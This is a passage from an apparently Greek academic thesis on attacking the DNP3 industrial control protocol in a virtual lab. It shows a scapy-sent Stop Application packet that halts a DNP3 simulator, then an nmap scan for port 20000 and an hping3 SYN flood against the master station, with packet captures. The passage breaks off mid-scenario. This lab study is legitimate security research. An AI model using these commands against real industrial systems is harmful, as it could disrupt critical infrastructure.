- Αφού έχουμε ορίσει την κλάση DNP3(packet) στο εργαλείο scapy, καθώς και το πακέτο μας με τον Function_Code της επιλογής μας, όπως αναφέρθηκε παραπάνω, θα αποστείλουμε το πακέτο, κάνοντας χρήση της συνάρτησης αποστολής πακέτων που περιλαμβάνεται ήδη στο εργαλείο Scapy, ως εξής:

```
sendp(packet_name, iface="eth0")
```

Το πακέτο αποστέλεται. Και για τις ανάγκες της επίθεσης έγινε χρήση του Function_code 0x12 (Stop Application Code).



Εικόνα 6.29 - Χρήση των logs της εφαρμογής

Από τα logs του DNP3 προσομοιωτή (Εικόνα 6.29) παρατηρούμε πως με την αποστολή του πακέτου, άλλαξε η κατάσταση του DNP3 Server σε not connected, γεγονός που οφείλεται στο πακέτο που στείλαμε. Επίσης, στην Εικόνα 6.30 φαίνεται ότι ο simulator σταμάτησε να λειτουργεί ορθά, μετά την εκτέλεση της επίθεσης.

29/03/2020 23:21:03

Simulator | DNP3_CLIENT_1 | Data_Objects_1 | Traffic_1 | Log_1

Data_Objects_1

S.No	DNP3 Group Id	Index Number	*****Value*****	-----Quality Bits-----
1	BINARY_INPUT	0	0	ONLINE
2	DOUBLE_INPUT	0	0	ONLINE

Εικόνα 6.30 - Overview του status του server μετά την εκτέλεση της επίθεσης

6.3 Επίθεση άρνησης διαθεσιμότητας υπηρεσιών μέσω αποστολής πακέτων SYN με χρήση του εργαλείου hping3 σε Kali Linux.


Όπως φαίνεται στον Πίνακα 6.5, δημιουργήσαμε τρεις εικονικές μηχανές με τη χρήση VMware Workstation 15 Pro. Η μηχανή που θα απεικονίζει τον DNP3 MTU θα έχει Windows 7 x64 Ultimate Edition. Η ίδια μηχανή, στην αρχική της εγκατάσταση, κλωνοποιήθηκε με τη βοήθεια του VMware, ώστε να διαθέτει ίδιες ρυθμίσεις πλην IP, MAC διευθύνσεων. Η μηχανή που θα απεικονίζει τον επιτιθέμενο θα έχει Kali Linux λειτουργικό, καθώς καλύπτει τις απαιτήσεις της επίθεσης.

Δημιουργήσαμε ένα εικονικό δίκτυο στο VM network editor, το vmpnet8. Το συγκεκριμένο δίκτυο δίνει IP στις εικονικές μας μηχανές. Ο client θα έχει σταθερά την 192.168.20.136, ο server την 192.168.132, και ο επιτιθέμενος την 192.168.20.128. Η τοπολογία του δικτύου φαίνεται στην Εικόνα 6.31.

Συσκευή	Διεύθυνση IP	Διεύθυνση MAC	Λειτουργικό Σύστημα	Λογισμικό
1 ^η Εικονική Μηχανή	192.168.20.132	00:0c:29:c6:15:72	Windows 7 x64 Ultimate	DNP3 Server Simulator : https://sourceforge.net/projects/dnp3-client-master-simulator/
2 ^η Εικονική Μηχανή	192.168.20.136	00:0c:29:f8:04:c0	Windows 7 x64 Ultimate	DNP3 Client Simulator: https://sourceforge.net/projects/dnp3-client-master-simulator/
3 ^η Εικονική Μηχανή	192.168.20.128	00:0c:29:1d:28:0f	Kali Linux	hping3


Πίνακας 6.5 - Περιγραφή του Lab

Η τοπολογία του δικτύου απεικονίζεται σχηματικά παρακάτω:



Εικόνα 6.31 - Τοπολογία του Δικτύου


Προσομοιωτής DNP3 Server/ Client¹¹: Το λογισμικό προσομοιώνει ένα αντικείμενο server (Master Terminal Unit) αλλά και ένα αντικείμενο πεδίου (Remote Terminal Unit) καθώς και την μεταξύ τους επικοινωνία, με χρήση πρωτοκόλλου DNP3. Το UI του λογισμικού, όταν το εκκινούμε, φαίνεται στην Εικόνα 6.32:



Εικόνα 6.32 - Αρχικό GUI του DNP3 Simulator


Για την έναρξη της επικοινωνίας των δύο σταθμών, ορίζουμε στο λογισμικό που εκτελείται σε κάθε μια από τις δύο εικονικές μηχανές ως IP διεύθυνση πομπού την 192.168.20.132, που θα έχει ο master σταθμός. Για τις ανάγκες της επίθεσης, διατηρήσαμε μια απλή τοπολογία με έναν σταθμό master / server και έναν remote terminal / client.

¹¹ <https://sourceforge.net/projects/dnp3-client-master-simulator/>



Εικόνα 6.33 – Θέτουμε τη διεύθυνση του Server (MTU)

Σαν επόμενο βήμα, θα πρέπει να ορίσουμε τα αντικείμενα που θα 'διαβάζει' ο server από τον client ώστε να καταγραφούν στα logs τα πακέτα DNP3 που θα δούμε παρακάτω. Στην συγκεκριμένη επίθεση, δίνουμε τις παρακάτω μεταβλητές:



Εικόνα 6.34 – Θέτουμε τις μεταβλητές προς ανάγνωση

Κάθε μεταβλητή, αφού την φορτώσουμε στον server, μετατρέπεται σε Data Object, δηλώνοντας μας ότι η επικοινωνία είναι έτοιμη να ξεκινήσει, αρκεί να πατήσουμε και στους δύο σταθμούς το «Start Communication».

S.No	DNP3 Group Id	Index Number	Value	Quality Bits	Time Stamp	Class	Control Model	SBO TimeOut
1	BINARY_OUTPUT	0	0	ONLINE	21:51:02 11/02/2020	CLASS_THREE	DIRECT_OPERATION	0
2	DOUBLE_INPUT	0	0	ONLINE	21:51:02 11/02/2020	CLASS_TWO	STATUS_ONLY	0
3	BINARY_INPUT	0	0	ONLINE	21:51:02 11/02/2020	CLASS_ONE	STATUS_ONLY	0

Εικόνα 6.35 - Οι μεταβλητές αναγνωρίζονται ως αντικείμενα

Εκκινούμε την επικοινωνία μεταξύ των δύο προσομοιωτών. Η αποστολή και λήψη των πακέτων γίνεται μέσω της χρήσης TCP/IP. Η επικοινωνία των σταθμών χαρακτηρίζεται από τις λειτουργίες του πρωτοκόλλου, όπως η χρήση τριπλής χειραφίας (SYN, SYN + ACK, ACK) κατά την έναρξη της, αλλά και κατά την λήξη της (FIN, FIN + ACK, ACK). Ο client στέλνει πακέτα με συνάρτηση ανάγνωσης στον server, ζητώντας να διαβάσει τις τιμές που ορίσαμε εμείς στο configuration του προσομοιωτή. Ο server με τη σειρά του απαντάει με πακέτα response, και δίνει τις τιμές που πρέπει να διαβάσει ο client. Η αλληλουχία των πακέτων συνεχίζεται εφόσον δεν διακόπτεται η σύνδεση server με client. Η επικοινωνία μεταξύ server – client φαίνεται στην Εικόνα 6.36.

No.	Time	Source	Destination	Protocol	Length	Info
137	68.041458	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=180 Ack=150 Win=65536 Len=0
138	68.826372	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
139	68.847874	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
140	69.055934	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=204 Ack=167 Win=65280 Len=0
141	69.839194	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
142	69.861047	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
143	70.069801	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=228 Ack=184 Win=65280 Len=0
144	70.853398	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
145	70.874606	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
146	71.083345	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=252 Ack=201 Win=65280 Len=0
147	71.867938	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
148	71.888625	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
149	72.097448	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=276 Ack=218 Win=65280 Len=0
150	72.883175	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
151	72.903882	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
152	73.111394	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=300 Ack=235 Win=65280 Len=0
153	73.896454	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123

Εικόνα 6.36 - Packet Stream μεταξύ server & client – Χρήση Wireshark

```

Wireshark - Packet 141 - [no capture file]
> Frame 141: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface \Device\NPF_{475A97C7-9FE2-4DA5-8E8C-F9B6B9F9284C}, id 0
> Ethernet II, Src: VMware_f8:04:c0 (00:0c:29:f8:04:c0), Dst: VMware_c6:15:72 (00:0c:29:c6:15:72)
> Internet Protocol Version 4, Src: 192.168.20.136, Dst: 192.168.20.132
> Transmission Control Protocol, Src Port: 49182, Dst Port: 20000, Seq: 204, Ack: 167, Len: 24
▼ Distributed Network Protocol 3.0
  > Data Link Layer, Len: 17, From: 2, To: 1, DIR, PRM, Unconfirmed User Data
  > Transport Control: 0xc8, Final, First(FIR, FIN, Sequence 8)
  > Data Chunks
  > [1 DNP 3.0 AL Fragment (11 bytes): #141(11)]
  ▼ Application Layer: (FIR, FIN, Sequence 8, Read)
    > Application Control: 0xc8, First, Final(FIR, FIN, Sequence 8)
      Function Code: Read (0x01)
      ▼ READ Request Data Objects
        > Object(s): Class 1 Data (Obj:60, Var:02) (0x3c02)
        > Object(s): Class 2 Data (Obj:60, Var:03) (0x3c03)
        > Object(s): Class 3 Data (Obj:60, Var:04) (0x3c04)

```

```

0000  00 0c 29 c6 15 72 00 0c 29 f8 04 c0 08 00 45 00  ..).....E.
0010  00 40 17 12 40 00 80 06 39 49 c0 a8 14 88 c0 a8  @.....9I.....
0020  14 84 c0 1e 4e 20 97 fa 30 e7 98 5e af b0 50 18  ....N...0...P.
0030  00 ff 35 09 00 00 05 64 11 c4 01 00 02 00 c3 5a  ...5...d.....Z
0040  c8 c8 01 3c 02 06 3c 03 06 3c 04 06 c0 4c  ....<<<<<<<<<L

```

Εικόνα 6.37 - Ανάλυση πακέτου (Layers: Ethernet, IPv4, TCP, DNP3)

Με χρήση Wireshark αλλά και την μελέτη της δομής του DNP3 πρωτοκόλλου διαπιστώθηκαν τα εξής:

Για να είναι έγκυρο ένα DNP3 πακέτο, πρέπει να ξεκινάει με τις εξής τιμές: 0x05 0x64. Οι δύο τιμές αυτές είναι σε δεκαεξαδικό σύστημα και δηλώνουν συγχρονισμό και εκκίνηση DNP3 δομημένου πακέτου. Η επόμενη τιμή του πακέτου, δηλώνει το μήκος του και έχει ελάχιστη τιμή 5, μέγιστη 255.

Οι επόμενες τιμές του πακέτου δηλώνουν έλεγχο εγκυρότητας, προορισμό, πηγή με τη σειρά. Οι τιμές source, destination είναι σχετικές, και μπορούν να αλλαχθούν μέσα από το λογισμικό προσομοίωσης. Στην συγκεκριμένη τοπολογία, όπου έχουμε έναν MTU και έναν RTU, ο server θα έχει την 1 τιμή (0x01 σε δεκαεξαδικό) και ο client την 2 (0x02 σε δεκαεξαδικό). Στο DNP3 Application Layer, ορίζουμε την συνάρτηση η οποία πραγματοποιεί λειτουργίες του πρωτοκόλλου.

Οι λειτουργίες που υποστηρίζονται, φαίνονται, μαζί με τους κωδικούς που τις χαρακτηρίζουν, στον Πίνακα 6.6:

Κωδικός Συνάρτησης	Περιγραφή Κωδικού
0x00	Κωδικός Συνάρτησης Confirm
0x01	Κωδικός Συνάρτησης Read
0x02	Κωδικός Συνάρτησης Write
0x03	Κωδικός Συνάρτησης Select
0x04	Κωδικός Συνάρτησης Operate
0x05	Κωδικός Συνάρτησης Direct Operate
0x0d	Κωδικός Συνάρτησης Cold Restart

0x0e	Κωδικός Συνάρτησης Warm Restart
0x12	Κωδικός Συνάρτησης Stop Application
0x1b	Κωδικός Συνάρτησης Delete File
0x81	Κωδικός Συνάρτησης Response
0x82	Κωδικός Συνάρτησης Unsolicited Response

Πίνακας 6.6 - Λειτουργίες του DNP3

Και στα δύο σενάρια, η επίθεση πραγματοποιήθηκε σε τρεις φάσεις: i) αναγνώριση, ii) Επιλογή όπλου και στόχευση iii) επίθεση μέσω του εργαλείου hping3 [39].

Η φάση της αναγνώρισης του δικτύου είναι απαραίτητη σε περιπτώσεις όπου δεν έχουμε την γνώση της τοπολογίας του δικτύου στο οποίο θα εκτελέσουμε την επίθεση.

Γνωρίζοντας ότι το πρωτόκολλο DNP3 λειτουργεί στη θύρα 20000, θα εκκινήσουμε με το εργαλείο nmap από το Kali Linux μας την σάρωση του δικτύου στο οποίο βρισκόμαστε. Η εντολή που θα εκτελέσουμε είναι η παρακάτω:

```
nmap 192.168.20.0/24 -p 20000 --open
```

Εκτελούμε δηλαδή το εργαλείο nmap, ζητώντας να σαρώσει όλα τα τερματικά με IP από 192.168.1.1 έως και το τερματικό με IP 192.168.1.255. Ο διακόπτης -p χρησιμοποιείται για τον ορισμό της θύρας στην οποία θα γίνει η σάρωση. Επίσης ο διακόπτης - --open χρησιμοποιείται για την καλύτερη εμφάνιση των αποτελεσμάτων, δηλαδή την εμφάνιση μόνο του DNP3 server όπως απαιτείται.

```

root@KaliLinux: ~
File Edit View Search Terminal Help
root@KaliLinux:~# nmap 192.168.20.0/24 -p 20000 --open
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 22:27 EEST
Nmap scan report for 192.168.20.132
Host is up (0.012s latency).

PORT      STATE SERVICE
20000/tcp open  dnp
MAC Address: 00:0C:29:C6:15:72 (VMware)

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.62 seconds
root@KaliLinux:~#

```

Εικόνα 6.38 - Σάρωση του Δικτύου

Από την σάρωση συγκεντρώνουμε τα εξής στοιχεία για τον MTU Server:

IP address: 192.168.20.132

Mac address: 00:0C:29:C6:15:72

Στη συνέχεια παρουσιάζονται δύο σενάρια τα οποία βασίζονται στα στοιχεία που αναφέρθηκαν προηγουμένως [39].

Σενάριο 1

Για την εκτέλεση της επίθεσης, έγινε χρήση του εργαλείου hping3.

Η εντολή που εκτελέσαμε ήταν η παρακάτω:

```
root@KaliLinux:~# hping3 --flood -S 192.168.20.132
```

Εικόνα 6.39 - Χρήση του hping3


Η συγκεκριμένη εντολή χρησιμοποιήθηκε με σκοπό να στείλει πακέτα SYN στην διεύθυνση που φαίνεται παραπάνω. Επίσης, ο διακόπτης --flood δηλώνει ότι τα πακέτα θα αποσταλούν όσο το δυνατόν γρηγορότερα, χωρίς δοθεί έμφαση στην εμφάνιση των απαντητικών πακέτων.

Παράλληλα, έγινε χρήση του εργαλείου Wireshark ώστε να αποτυπωθεί η αποστολή των πακέτων, όπως φαίνεται παρακάτω:

No.	Time	Source	Destination	Protocol	Length	Info
1419.	411.134688	192.168.20.132	192.168.20.128	TCP	54	0 → 23167 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.134689	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23175 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.134696	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23176 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.134703	192.168.20.132	192.168.20.128	TCP	54	0 → 23168 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.134750	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23177 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.134758	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23178 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.134763	192.168.20.132	192.168.20.128	TCP	54	0 → 23169 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.134776	192.168.20.132	192.168.20.128	TCP	54	0 → 23170 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.134847	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23179 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.134849	192.168.20.132	192.168.20.128	TCP	54	0 → 23171 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.134856	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23180 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.134862	192.168.20.132	192.168.20.128	TCP	54	0 → 23172 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.134911	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23181 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.134919	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23182 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.134920	192.168.20.132	192.168.20.128	TCP	54	0 → 23173 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.134932	192.168.20.132	192.168.20.128	TCP	54	0 → 23174 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.134981	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23183 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.134989	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23184 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.135023	192.168.20.132	192.168.20.128	TCP	54	0 → 23175 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.135035	192.168.20.132	192.168.20.128	TCP	54	0 → 23176 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.135036	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23185 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.135044	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23186 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.135092	192.168.20.132	192.168.20.128	TCP	54	0 → 23177 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.135103	192.168.20.132	192.168.20.128	TCP	54	0 → 23178 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.135108	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23187 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.135117	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23188 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.135161	192.168.20.132	192.168.20.128	TCP	54	0 → 23179 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.135170	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23189 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.135175	192.168.20.132	192.168.20.128	TCP	54	0 → 23180 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.135178	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23190 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.135232	192.168.20.132	192.168.20.128	TCP	54	0 → 23181 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.135242	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23191 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.135247	192.168.20.132	192.168.20.128	TCP	54	0 → 23182 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1419.	411.135250	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23192 → 0 [SYN] Seq=0 Win=512 Len=0
1419.	411.135304	192.168.20.128	192.168.20.132	TCP	60	[TCP Port numbers reused] 23193 → 0 [SYN] Seq=0 Win=512 Len=0

Εικόνα 6.40 - Χρήση Wireshark για την μελέτη των πακέτων


Στόχος της επίθεσης είναι να γίνει άρνηση της διαθεσιμότητας των υπηρεσιών του Server / MTU που έχουμε στο δίκτυο. Στην κανονική του λειτουργία, το VM με το λογισμικό προσομοίωσης του MTU κάνει χρήση των παρακάτω πόρων cpu, ram, network:



Εικόνα 6.41 - Χρήση των πόρων πριν την επίθεση

Παρατηρούμε δηλαδή ότι σε Windows 7 x64, με εκτέλεση μόνο του λογισμικού προσομοίωσης DNP3 Outstation Simulator, γίνεται χρήση 8% cpu, 449 MB ram από τα συνολικά 1 GB που έχουν δοθεί στο σύστημα και σχεδόν μηδενική χρήση πόρων δικτύου.

Εκτελούμε την εντολή που έχει σημειωθεί παραπάνω, και με το πέρας ώρας ικανής να μας δώσει στατιστικά στοιχεία, παρατηρήσαμε την κατανάλωση των πόρων του συστήματος:



